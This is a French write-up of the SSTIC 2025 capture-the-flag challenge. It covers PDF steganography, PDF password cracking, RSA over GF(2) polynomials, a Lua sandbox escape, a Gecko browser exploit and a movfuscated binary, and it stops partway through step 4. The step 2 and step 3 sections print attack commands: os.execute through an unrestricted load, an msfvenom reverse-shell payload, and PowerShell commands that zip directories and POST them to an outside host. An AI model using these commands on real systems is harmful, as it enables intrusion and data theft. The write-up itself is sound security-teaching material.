

Solution du challenge SSTIC 2025

Stratox

2025-05-25

Ce document présente une solution du challenge SSTIC 2025 disponible à l'adresse

<https://www.sstic.org/2025/challenge/>

- Outils utilisés
- Prologue
 - PDF embarqué 42
 - PDF embarqué 39
- Le client lourd
- Étape 1 : Crypto luron
- Étape 2 : Risk is my fav
 - `bridge_expected.py`
- Étape 3 : I built my client
- Étape 4 : Movfuscated
- Étape finale
- Conclusion

Outils utilisés

Prologue :

- pillow : Python Imaging Library (PIL) fork
 - <https://pypi.org/project/pillow/>
- pypdf : bibliothèque python pour manipuler le format PDF
 - <https://pypi.org/project/pypdf/>
- pdfalyzer : <https://pypi.org/project/pdfalyzer/>
- CyberChef : <https://gchq.github.io/CyberChef/>
- hashcat : <https://hashcat.net/hashcat/>
- John the Ripper : <https://www.openwall.com/john/>

Étape 1 :

- sagemath : logiciel de mathématiques
 - <https://www.sagemath.org/>

Étape 3 :

- windbg
- Visual Studio
- serveo : permet d'exposer un port local sur Internet
 - <https://serveo.net/>
- Metasploit/MSFvenom : génération d'un shellcode

Étape 4 :

- IDA Pro
- scripts python

Prologue

Cette année nous sommes invités à rejoindre une équipe de *cyber* archéologues chargés de comprendre le fonctionnement d'obscurs logiciels. Notre première quête est de découvrir un secret caché dans un fichier PDF :


Help the team to discover what secret is embeded within the ancient runes at https://static.sstic.org/challenge2025/strange_sonnet.pdf.

Les créateurs nous donnent quelques indications supplémentaires :

PS: A little anti-frustration-stegaguess hint: for each new image you get for step0 (in the expected order, from the main support first two), there is a visual way to confirm you are on the right path. The final image should be cristal clear (with no need for URL bruteforce)

Nous voilà prévenu, il y a aura de la stéganographie. Le but est de trouver une suite d'image et la dernière contiendra une URL clairement visible.

L'ouverture du document avec un lecteur PDF dévoile une image sur la première page :



Le reste du document est un guide pour développer un logiciel "lourd catastrophique" et a probablement été généré par l'IA Claude, comme le laisse suggérer le clin d'oeil "poésie jurassique sponsorisée par Claude". Deux autres images sont visibles. La 7ème et dernière page est blanche.

Il faut maintenant trouver comment et avec quoi *XORer* la première image.

Il s'avère qu'il est nécessaire de s'intéresser au format de fichier PDF. Pour résumer succinctement, un fichier PDF est constitué de différents "objets". Un objet peut contenir un *stream* : des données encodées d'une certaine manière spécifiée grâce à des filtres. Voici un résumé des *streams* présents dans notre PDF, affichés grâce à l'outil [pdfalyzer](#) :


Stream Length	Node
113 bytes	<5:Contents(EncodedStream)@/Root/Pages/Kids[0]>
262,144 bytes	<8:XObject:Image(EncodedStream)@/Root/Pages/Kids[0]>
37,828 bytes	<14:FontFile2(EncodedStream)@/Root/Pages/Kids[5]>
673 bytes	<15:ToUnicode(EncodedStream)@/Root/Pages/Kids[5]>
37,076 bytes	<19:FontFile2(EncodedStream)@/Root/Pages/Kids[5]>
736 bytes	<20:ToUnicode(EncodedStream)@/Root/Pages/Kids[5]>
77,720 bytes	<21:Contents(EncodedStream)@/Root/Pages/Kids[1]>
74,517 bytes	<23:Contents(EncodedStream)@/Root/Pages/Kids[2]>
1,080,000 bytes	<25:XObject:Image(EncodedStream)@/Root/Pages/Kids[3]>
536 bytes	<26:ColorSpace(EncodedStream)@/Root/Pages/Kids[3]>
1,380 bytes	<27:XObject:Image(EncodedStream)@/Root/Pages/Kids[3]>
460 bytes	<28:XObject:Image(EncodedStream)@/Root/Pages/Kids[3]>
42,172 bytes	<29:Contents(EncodedStream)@/Root/Pages/Kids[3]>
86,384 bytes	<31:Contents(EncodedStream)@/Root/Pages/Kids[4]>
2,187,054 bytes	<33:XObject:Image(EncodedStream)@/Root/Pages/Kids[5]>
57,206 bytes	<34:Contents(EncodedStream)@/Root/Pages/Kids[5]>
262,220 bytes	<36:Contents(EncodedStream)@/Root/Pages/Kids[6]>
426,466 bytes	<39:EmbeddedFile(DecodedStream)@/Root/Names/EmbeddedFiles>
524,552 bytes	<42:EmbeddedFile(DecodedStream)@/Root/Names/EmbeddedFiles>

Le *stream* de l'objet 8 de taille 262144 octets correspond à la première image "XOR ME", 512x512 pixels.

Le *stream* de l'objet 36 a une taille très proche, 262220 octets, et correspond au contenu de la dernière page pourtant blanche du document. Voici à quoi il ressemble lorsqu'on inspecte le PDF manuellement avec un simple éditeur de texte :

```
36 0 obj
<<
/Filter [ /ASCIIHexDecode ]
/Length 524440
>>
stream
312030203020312030203020636d202<...>7fff7f0080ff80000007f7<...>
endstream
endobj
```

Le *stream* est volontairement tronqué ("<...>"). Le filtre /ASCIIHexDecode nous indique comment le décoder. Une fois décodé, si on XORe les octets à partir de l'*offset* 63 avec les pixels de la première image, on obtient l'image suivante :



Cette image a été obtenue en utilisant la bibliothèque python [pillow](#) avec ce script :

```
import sys
from PIL import Image
from binascii import unhexlify

im = Image.open(sys.argv[1])
print(im.format, im.size, im.mode)
pixels = list(im.getdata())

with open('obj36.bin', 'rb') as f :
    obj36 = f.read()[63:]

imgdata = []
i = 0
for pixel in pixels :
    r, g, b, a = pixel
    new_pixel = (r ^ obj36[i], g ^ obj36[i], b ^ obj36[i])
    imgdata.append(new_pixel)
    i+=1

img = Image.new('RGBA', im.size)
img.putdata(imgdata)
img.save('on-the-right-track.png', 'PNG')
```

Deux autres objets, 39 et 42, contiennent des *streams* intéressants : ce sont deux fichiers PDF qu'il est possible d'extraire. Le PDF 39 est protégé par mot de passe. Le PDF 42 contient visiblement la RFC du format PDF, mais allons chercher de potentiels objets cachés intéressants, comme pour le premier PDF.

PDF embarqué 42

L'extraction des objets contenus dans le PDF à l'aide de la bibliothèque python [pypdf](#) échoue avec une erreur :


Hmm what am i doing here? On est à Cherbourg et personne n'a pensé à prendre des parapluies c'est une catastrophe on va pas pouvoir tourner

On peut maintenant ignorer ces données et continuer le décodage de l'objet 100 à la main. L'outil [CyberChef](#) est très pratique pour ce type de tâche. Après l'étape 3 ASCIIHexDecode, on se retrouve avec plusieurs parties :

- des données base85 -> image "So much for that"
- le marqueur de fin "~>"
- des données base85 -> image avec le début d'une URL très "bruitée"
- des données binaires -> image "Almost there"



So much for that



L'URL difficilement lisible est : <http://163.172.109.175:31337/b9>

Une navigation à cette adresse nous accueille avec le message suivant :

What were you expecting at this location??

Go dig deeper ...

Allons plus loin en nous intéressant au PDF embarqué 39.

PDF embarqué 39

Ce PDF est protégé par mot de passe. Des informations sur le chiffrement sont présentes dans l'objet 12 :

```
12 0 obj
<<
/V 2
/R 3
/Length 128
/P 4294967292
/Filter /Standard
/O <d0573deb08a87d0a632421f2f2c884b2f172f5a66f37b19b009b573bc67183df>
/U <5826e181f11c7b175dfa91d99d73b6c528bf4e5e4e758a4164004e56fffa0108>
>>
```

La [spécification PDF](#) explique comment interpréter ces données. Pour ce challenge, nous allons utiliser des outils existants comme *John The Ripper* ou *hashcat* pour tenter un *bruteforce* du mot de passe.

Tout d'abord il est nécessaire de convertir les informations du chiffrement dans un format utilisable par le casseur de mot de passe :

```
python3 john/run/pdf2john.py strange_sonnet.39 > hash-pdf.txt
```

Attention, pour que les outils fonctionnent, il faut remplacer le nombre 4294967292 par -4 (nombre signé sur 4 octets) dans `hash-pdf.txt`.

Il est ensuite possible de lancer *hashcat* pour tester des mots de passe. Les premières tentatives ont été infructueuses, par exemple :

```
hashcat -m 10500 -a 3 -i hash-pdf.txt ?a?a?a?a
hashcat -m 10500 -a 0 hash-pdf.txt xato-net-10-million-passwords-1000000.txt
```

Ayant eu l'information, par l'appel à un ami, que ce mot de passe était cassable, il a été trouvé après un certain acharnement en construisant un dictionnaire spécifique à ce challenge avec des mots trouvés dans sa page de présentation. Ce dictionnaire spécifique a ensuite été combiné avec un autre plus générique :

```
hashcat -m 10500 -a 1 hash-pdf.txt wordlist-sstic.txt xato-net-10-million-passwords-1000000.txt
```

Pour enfin trouver le mot de passe : lobsterpumpkin.

Une fois ouvert, ce PDF contient une image bruitée 512x512 qui semble intéressante.

L'image finale est révélée :

- en mettant bout à bout les images "Almost there" et celle qui contient une partie de l'URL pour former une seule image 512x512
- en XORant les différentes images 512x512 obtenues jusqu'à présent



L'URL obtenue est <http://163.172.109.175:31337/b907ad32532f245a77637badbef8be3d/>

Notons qu'en bas à droite de l'image finale, du bruit est visible. Le *flag* pour valider cette étape est caché dans les pixels :

```
Congratulations, here is your flag:  
SSTIC{4d80a6b32f8ff039c39f67b150b2b8d33a991b2e38a9ce96}
```

Le client lourd


L'URL trouvée à la fin du prologue nous amène à un site Web pour continuer le challenge :

```

Index of /b907ad32532f245a77637badbef8be3d/
../
step0/                23-Apr-2025 09:00    -
step1/                23-Apr-2025 09:00    -
step2/                27-Apr-2025 17:31    -
step3/                23-Apr-2025 09:00    -
step4/                23-Apr-2025 09:00    -
README.md             23-Apr-2025 09:00    2280

```

Le dossier `step0` contient un exécutable, "le client lourd", qui permet de récupérer les étapes suivantes. Il est également possible de récupérer les étapes directement dans les dossiers `step[1-4]`. Chaque étape peut être résolue hors ligne, mais l'obtention du *flag* de validation nécessite d'utiliser le client lourd.



Étape 1 : Crypto luron

Voici les commandes disponibles dans le client lourd pour cette étape :

- `help` : help [command] - Help [challenge], [solve], or [source]
- `challenge` : Ask for a new challenge to solve (no arg)
- `source` : Ask for the challenge sources (no arg)
- `solve` : solve [integer solution] - Send your solution for generated challenge

Commande challenge :

```

Crypto luron Here is your new challenge: please provide initial plaintext P such
that
GF2_pow_mod(0x5ba48a73221330010c22e0461c0aa912eebc962ad7edb1a79434a8d6f9126267b36e96
8f7cb8c163c34ec72fac6cd790ac56ef89eb7bb307661f15a348f3a82d685276f005aa30a37a531ab1e0
2d9a0bccfb1dce7b3b546f928c27e7a533c91bc74eec7fe5f3d9423a6a54805f3dba9f2c0bfd95cbe05c
37652d130026cf0195, D, N) == P

```

Nous pouvons récupérer les sources du script qui s'exécute côté serveur `crypto_luron.py`.

Nous avons à faire à l'algorithme RSA. Mais alors qu'il est classiquement utilisé sur un anneau avec des nombres entiers, il est ici utilisé sur un autre ensemble mathématique, un anneau de polynômes à coefficients dans le corps de Galois $GF(2) : \mathbb{F}_2[x]/n(x)$. $GF(2)$ étant un ensemble avec deux éléments, 0 ou 1.

En espérant ne pas avoir écrit trop d'imprécision mathématique en deux phrases, plus d'explications peuvent être trouvées dans l'article [RSA Encryption Using Polynomial Rings, Michelle Freed](#).

Le code génère côté serveur un grand nombre aléatoire P et le chiffre en RSA pour obtenir C :

$$C = P^e \bmod N(x)$$

Connaissant C , e et N , le challenge nous demande de trouver le clair P tel que :

$$C^d \bmod N(x) = P$$

Cela nécessite de trouver l'exposant secret d . Une manière de le trouver est de factoriser N , normalement un problème difficile quand les paramètres sont bien choisis, mais c'est ici possible rapidement.

Le script manipule N et e sous forme de nombre, mais n'oublions pas qu'ils représentent des polynômes, chaque bit correspond à un coefficient dans $GF(2)$. Par exemple, le nombre 5 s'écrit 101 en notation binaire et correspond au polynôme suivant :

$$1x^2 + 0x^1 + 1x^0 = x^2 + 1$$

Après avoir converti N dans sa représentation polynômiale, il est possible d'utiliser un logiciel de math comme [sage](#) pour le [factoriser](#) :

```
R = PolynomialRing(GF(2), 'x')
x = R.gen()
N = x^1023+x^1021+<...>+x^4+x^3+1
N.factor()
```

On trouve que $N(x)$ est le produit de 9 polynômes irréductibles dont les degrés sont les suivants : 1, 2, 17, 20, 32, 37, 81, 157, 676. On peut maintenant calculer l'indicatrice d'Euler :

Soit $\deg(P_i)$ le degré du polynôme irréductible P_i

$$\varphi(N(x)) = \prod_{i=1}^9 2^{\deg(P_i)} - 1$$

$$\varphi(N(x)) = (2^1 - 1) \times (2^2 - 1) \times (2^{17} - 1) \times (2^{20} - 1) \times (2^{32} - 1) \times (2^{37} - 1) \times (2^{81} - 1) \times (2^{157} - 1) \times (2^{676} - 1)$$

$$\varphi(N(x)) =$$

```
337064569634965890108042468060624023670248845359303977185788631389656045940288776717
318437460629494155465524301624947556215643588436867317490373294965140150386476418997
920983228189222841981610726448654171286461766703803569482009066109098289181756371194
25833913755963084403213131189344374283678998652662448125
```

Il est maintenant possible de calculer l'exposant secret d qui est l'inverse de e modulo $\varphi(N(x))$:

$$d = e^{-1} \pmod{\varphi(N(x))}$$

Avec *sage* :

```
e = 65533
phi_n =
337064569634965890108042468060624023670248845359303977185788631389656045940288776717
318437460629494155465524301624947556215643588436867317490373294965140150386476418997
920983228189222841981610726448654171286461766703803569482009066109098289181756371194
25833913755963084403213131189344374283678998652662448125
d = inverse_mod(e, phi_n)
```

On trouve d :

```
245187432812458211610186996665038182417419658161201541092984359915537266872775029162
629055800103886383822525192780145117800188147357597928139503684723547387864485540012
373815794909133610200408699888717811564030830555144982790462395761230455576493159398
0177166723248989415258220993691798516934945547697219572
```

Grâce à d , on peut maintenant déchiffrer le challenge en utilisant la fonction `GF2_pow_mod` du script :

```
GF2_pow_mod(0x5ba<...>195, d, N)
```

Puis envoyer le résultat via le client lourd :

```
→ Crypto luron solve [integer solution] - Send your solution for generated challenge
(19:45)
```

```
→ You solve
```

```
0xd5fa58c906d7cd0a36d5eb9ad564ff55f8adea4e27db8a530e449ec3e1f631e37454695ad73f5605b5
650f1a2b87409d2bfbead6e44faa0342084f52fa82491a552cad6e7447df4785b3eeda4c9483f33ca63
dfc9c5f4d72bb2c27fd70b642f9de26f8fd0ed863159e09e8e4afa190c340b5f80944bf6ba05f5a3e479
(19:45)
```

```
→ Crypto luron GG, Here is your flag encrypted:
```

```
0x339c28835be94cdfed18f3f3a06b7dc3141bbe97ac7cc1fe9e97b9f0f8d2d46ae5cd72baa7b8cac2a0
827650be50486199b74be9f7cfdfed3b29de73ce0a91188c98f4c772a2e3d9e7487aca10bb1a3d0c4ab
57c1bb6b02edb35f4e144d7bd1e547dce4e8450819addb78541da4f72e72cfe5fcfb68538a818dadd754
2fedb7
```

Il reste à déchiffrer le *flag* obtenu, toujours en utilisant la fonction `GF2_pow_mod` et l'exposant d :

Étape 2 : Risk is my fav

Dans cette étape nous sommes amenés à jouer à un jeu via l'interface du client lourd. C'est un jeu multi-joueur (dont le but du jeu n'a pas été compris) où les joueurs sont mis en relation via un serveur. Il est possible d'automatiser des actions du jeu en envoyant un script lua qui sera exécuté côté serveur. Ce code lua est *sandboxé* et le but du challenge est de s'en échapper pour exécuter du code arbitraire sur le serveur.

Nous avons à disposition une archive pour mettre en place une instance de la partie serveur, avec plusieurs fichiers :

- `bridge.py` : code mettant en place la sandbox lua
- `example.lua` : exemple de code lua à envoyer au serveur pour jouer
- `game_bridge.py` : code qui utilise la sandbox lua pour exécuter `example.lua`
- `game_interface.py` : déclaration de structures de données pour le jeu
- `README.md`
- `Dockerfile`
- `requirements.txt`

En résumé, le code lua sandboxé sera exécuté par cette appel à la fonction `load` :

```
local func, err = load(code, "sandbox", "t", sandbox)
```

Le 4ème paramètre *sandbox* est important, il précise l'environnement auquel le code lua aura accès, comme les fonctions globales qu'il peut appeler. Voici comment l'environnement est restreint :

```

local sandbox = {}

sandbox.print = print
sandbox.type = type
sandbox.pairs = pairs
sandbox.load_state = load
sandbox.get_state = get_state
sandbox.coroutine = coroutine
sandbox.tonumber = tonumber
sandbox.tostring = tostring

sandbox.math = {
    abs = math.abs,
    ceil = math.ceil,
    floor = math.floor,
    max = math.max,
    min = math.min,
    pi = math.pi,
    random = math.random,
    sqrt = math.sqrt
}

sandbox.table = {
    insert = table.insert,
    remove = table.remove,
    sort = table.sort,
    getn = table.getn,
    setn = table.setn,
    concat = table.concat
}

sandbox.string = {
    len = string.len,
    lower = string.lower,
    upper = string.upper,
    sub = string.sub,
    find = string.find,
    format = string.format,
    char = string.char,
    byte = string.byte
}

sandbox.os = {
    time = os.time,
    clock = os.clock,
    setlocale = os.setlocale,
}

```

La sandbox nous donne toutefois accès directement à la fonction `load`, elle est simplement renommée en `load_state`.

Il peut être intéressant d'aller lire plus en détail la documentation lua pour [cette fonction](#) :

```
load (ld [, source [, mode [, env]])
```

```
...
```

If the resulting function has upvalues, the first upvalue is set to the value of `env`, if that parameter is given, **or to the value of the global environment**

Si le 4ème paramètre `env` n'est pas spécifié, l'environnement global est utilisé. Un moyen simple de s'échapper de cette *sandbox* est donc d'appeler la fonction `load` (`load_state`) sans préciser l'environnement et accéder à des fonctions lua globales qui permettent d'exécuter des commandes sur l'OS :

```
load_state("os.execute('ls -l / > /tmp-rw/dump.txt')")
```

Une contrainte est de récupérer les résultats par l'interface du jeu. Comme il affiche les erreurs lua, il est possible d'utiliser la fonction lua globale `error` pour afficher des informations.

```
c = "local handle = io.open('/tmp-rw/dump.txt') ;"
c = c.."local result = handle:read('*a') ;"
c = c.."handle:close() ;"
c = c.."error(result);"
load_state(c)
```

En listant le système de fichier on fini par trouver le flag qui se trouve dans le fichier :

- `/thiswillforceyoutorce/dontguessthis/onemore/hmmmm/flag.txt`

```
SSTIC{b871c80ae6baa5fb806f7241109e9d399f8641f2a63c7f69}
```

bridge_expected.py

Cette solution n'était pas celle attendue par les concepteurs du challenge qui voulaient nous faire prendre un chemin plus compliqué. Une nouvelle version de `bridge.py` a donc été mise à disposition : `bridge_expected.py`.

Voici les différences entre les deux fichiers :

```

diff --git a/bridge.py b/bridge_expected.py
index df0627e..0335b04 100644
--- a/bridge.py
+++ b/bridge_expected.py
@@ -68,7 +67,6 @@ def create_safe_sandbox():
    sandbox.print = print
    sandbox.type = type
    sandbox.pairs = pairs
-   sandbox.load_state = load
    sandbox.get_state = get_state
    sandbox.coroutine = coroutine
    sandbox.tonumber = tonumber
@@ -104,13 +102,24 @@ def create_safe_sandbox():
    char = string.char,
    byte = string.byte
}

sandbox.os = {
    time = os.time,
    clock = os.clock,
    setlocale = os.setlocale,
}

+   function load_state_in_closure(load_func)
+       return function(code)
+           local func, err = load_func(code, "sandbox", "bt", sandbox)
+           if err then
+               return nil, err
+           end
+           return func
+       end
+   end
+   sandbox.load_state = load_state_in_closure(load)
+
function run_sandboxed(code)
    local func, err = load(code, "sandbox", "t", sandbox)
    if not func then

```

Il n'est plus possible de contrôler le paramètre env de load qui est fixé à sandbox.

Le troisième paramètre est fixé à "bt". Voici un extrait de la documentation :

```

The string mode controls whether the chunk can be text or binary (that is, a
precompiled chunk).
It may be the string "b" (only binary chunks),
"t" (only text chunks),
or "bt" (both binary and text). The default is "bt".

```

Le "b" nous permet de fournir du bytecode lua directement. Il s'avère que l'interpréteur lua suppose que le bytecode respecte certaines règles sans le vérifier. Il est possible d'exploiter cette faiblesse pour obtenir l'exécution de code arbitraire, par exemple :

- Exploiting Lua 5.1 on 32-bit Windows : <https://gist.github.com/corsix/6575486>
- Exploiting Lua 5.2 on x64 : <https://gist.github.com/corsix/49d770c7085e4b75f32939c6c076aad6>

Étape 3 : I built my client

Dans cette étape, le client lourd nous permet de faire en sorte qu'un utilisateur vienne visiter une page Web que l'on contrôle :

```
visit [URL] - (Make me visit your nice website (HTTP preferred, with HTTPS you get chances the bot won't come))
```

Nous avons accès à des informations sur l'OS et le client Web utilisés.

You: source (11:34)

Eeecko: Hey check mes dépendances, il n'y en a pas beaucoup ça limite bien la surface d'attaque !
Et puis c'est dans les vieux pots qu'on fait les meilleures soupes non ?

packages.config :

```
Host Name: GEECKO
OS Name: Microsoft Windows Server 2019 Standard Evaluation
OS Version: 10.0.17763 N/A Build 17763
OS Manufacturer: Microsoft Corporation
xul.dll (sha256): 0EEE9093F799E9A560D930A73341A1E9406783DBB7A5E6EB41DBD614DB3D5259
```

systeminfo.txt :

```
<?xml version="1.0" encoding="utf-8"?>
<packages>
  <package id="Geckofx45.64" version="45.0.34" targetFramework="net48" />
</packages>
<!-- dotnet add package Geckofx45.64 --version 45.0.34 -->
```

Le client est un exécutable .NET C# qui embarque le moteur de rendu de Firefox (xul.dll, [Geckofx45.64](#)) dans sa version 45.0.1. Cette version date du 16 mars 2016 et le but est visiblement d'exploiter des vulnérabilités qui ont été corrigées depuis sa sortie.

Après une longue recherche, des tests et désillusions, la vulnérabilité CVE-2019-9791 a été choisie :

- "Spidermonkey: IonMonkey's type inference is incorrect for constructors entered via OSR" : https://bugzilla.mozilla.org/show_bug.cgi?id=1530958

C'est un bug dans le moteur javascript. Le POC minimaliste disponible sur la page du bug fonctionne tel quel. Celui-ci permet d'écrire une valeur contrôlée (0x42) à une adresse de son choix en mémoire (0x414141414141). Il reste à construire un exploit complet autour, les ressources suivantes ont été utiles pour y parvenir :

- POC d'exploitation plus complet pour une autre version de Firefox : <https://gist.github.com/hhc0null/5b57ce770f76739fee96ea79ba6d1087>

- Introduction to SpiderMonkey exploitation, Axel "Overcl0k" Souchet : <https://doar-e.github.io/blog/2018/11/19/introduction-to-spidermonkey-exploitation/>
- exemple d'utilisation d'un module asmjs pour placer en mémoire exécutable un *shellcode* de son choix : https://github.com/rh0dev/expdev/blob/master/CVE-2017-5375_ASM.JS_JIT-Spray/CVE-2016-2819_Firefox_46.0.1_float_pool_spray.html

Pour exposer notre serveur Web sur Internet, le service <https://serveo.net/> est très pratique. C'est un serveur SSH qui accepte de faire de la redirection de port. Par exemple la commande suivante permet de faire en sorte que l'URL <http://serveo.net:5863/> soit redirigée par SSH vers le port local 8000 de notre machine :

```
ssh -R 5863:localhost:8000 serveo.net
```

Le *shellcode* choisi est un reverse shell TCP généré avec *msfvenom* (127.0.0.1 étant à remplacer avec l'IP de serveo) :

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=127.0.0.1 LPORT=26543 -f py
```

L'exploit complet permet d'obtenir un *shell* sur la machine de Eeecko :

```
C:\Chall\MySuperThickClient>cd ..
C:\Chall>dir
Volume in drive C has no label.
Volume Serial Number is 1E16-87BA

Directory of C:\Chall

08/04/2025  01:57    <DIR>          .
08/04/2025  01:57    <DIR>          ..
06/04/2025  21:45                55 flag.txt
06/04/2025  21:46    <DIR>          FlagProvider
06/04/2025  21:44    <DIR>          MFDPProxy
06/04/2025  21:49    <DIR>          MySuperThickClient
06/04/2025  21:46                403 TODO.txt
                2 File(s)              458 bytes
                5 Dir(s)  13 375 852 544 bytes free

C:\Chall>type flag.txt
type flag.txt
SSTIC{58e9ab359732a4a5408661470bb3bf34e9b8362c639f5b83}
```

Pour récupérer les données qui semblent intéressantes, il est possible d'utiliser des commandes *powershell* :

- Compress-Archive : création d'une archive zip
- Invoke-RestMethod : envoi de l'archive zip dans les données POST d'une requête HTTP

```
Compress-Archive -Path .\FlagProvider -DestinationPath FlagProvider.zip
Invoke-RestMethod -Uri http://serveo.net:5863/post.txt -Method Post -InFile
FlagProvider.zip

Compress-Archive -Path *.txt -DestinationPath txtfiles.zip
Invoke-RestMethod -Uri http://serveo.net:5863/post.txt -Method Post -InFile
txtfiles.zip

Compress-Archive -Path .\MFDProxy -DestinationPath MFDProxy.zip
Invoke-RestMethod -Uri http://serveo.net:5863/post.txt -Method Post -InFile
MFDProxy.zip
```

Ces données nous serviront plus tard pour obtenir l'adresse mail finale du challenge.

Étape 4 : Movfuscated

Pour cette étape nous avons deux fichiers :

- `step.elf` : un binaire linux ELF 64 bits
- `flag.enc` : des données chiffrées

Le binaire `step.elf` prend en paramètre un mot de passe de 16 caractères dans l'ensemble `[a-zA-Z0-9]`, un fichier à déchiffrer et écrit le résultat déchiffré dans un fichier de sortie.

Exemple d'exécution avec un mot de passe qui répond aux contraintes mais n'est pas le bon :

```
$ ./step.elf aaaaaaaaaaaaaaaaaa flag.enc out.bin
Hi my good wanderer °/ That is damn movfuscated
Thou shall Halt and Catch Fire /!\
```

L'ouverture du binaire dans un outil d'analyse permet rapidement de confirmer le problème à résoudre. Le déchiffrement est effectué par une fonction gigantesque composée uniquement d'instructions assembleur MOV. Des ressources existent sur ce type d'obscurcissement :

- article qui introduit l'idée de manière théorique : `mov is Turing-complete`, Stephen Dolan
- implémentation de l'idée, `movfuscator` : <https://github.com/xoreaxeaxeax/movfuscator>
- l'analyse et des pistes de désobscurcissement ont également été publiées :
 - <https://kirschju.re/docs/jonischkeit-2016-demovfuscator.pdf>
 - <https://github.com/leetonidas/demovfuscator>

Le chemin choisi pour résoudre cette étape a été de :

1. comprendre l'utilité de suites d'instructions MOV
2. identifier des schémas/suites d'instructions à remplacer par du pseudo-code de plus haut niveau avec l'aide d'un script python
3. répéter les étapes 1 et 2 jusqu'à obtenir un pseudo-code compréhensible manuellement

On trouve ainsi la valeur des 13 premiers caractères du mot de passe : `Reegh3meiXuvu`. Il ne reste que 3 caractères à trouver, mais un bruteforce est impossible à cause de la lenteur du programme :

```
$ ./step.elf Reegh3meiXuvuaaa flag.enc out.bin
Hi my good wanderer °/ That is damn movfuscated
^C
User interrupted
Thou shall Halt and Catch Fire /\
```

Le début de `out.bin` contient d'ailleurs cette phrase avant d'être suivi d'octets aléatoire car il nous manque une partie du mot de passe :

■ We have a story to tell through this file and this is going to take forever

On retourne alors analyser le programme :

1. comprendre l'utilité de suites d'instructions MOV
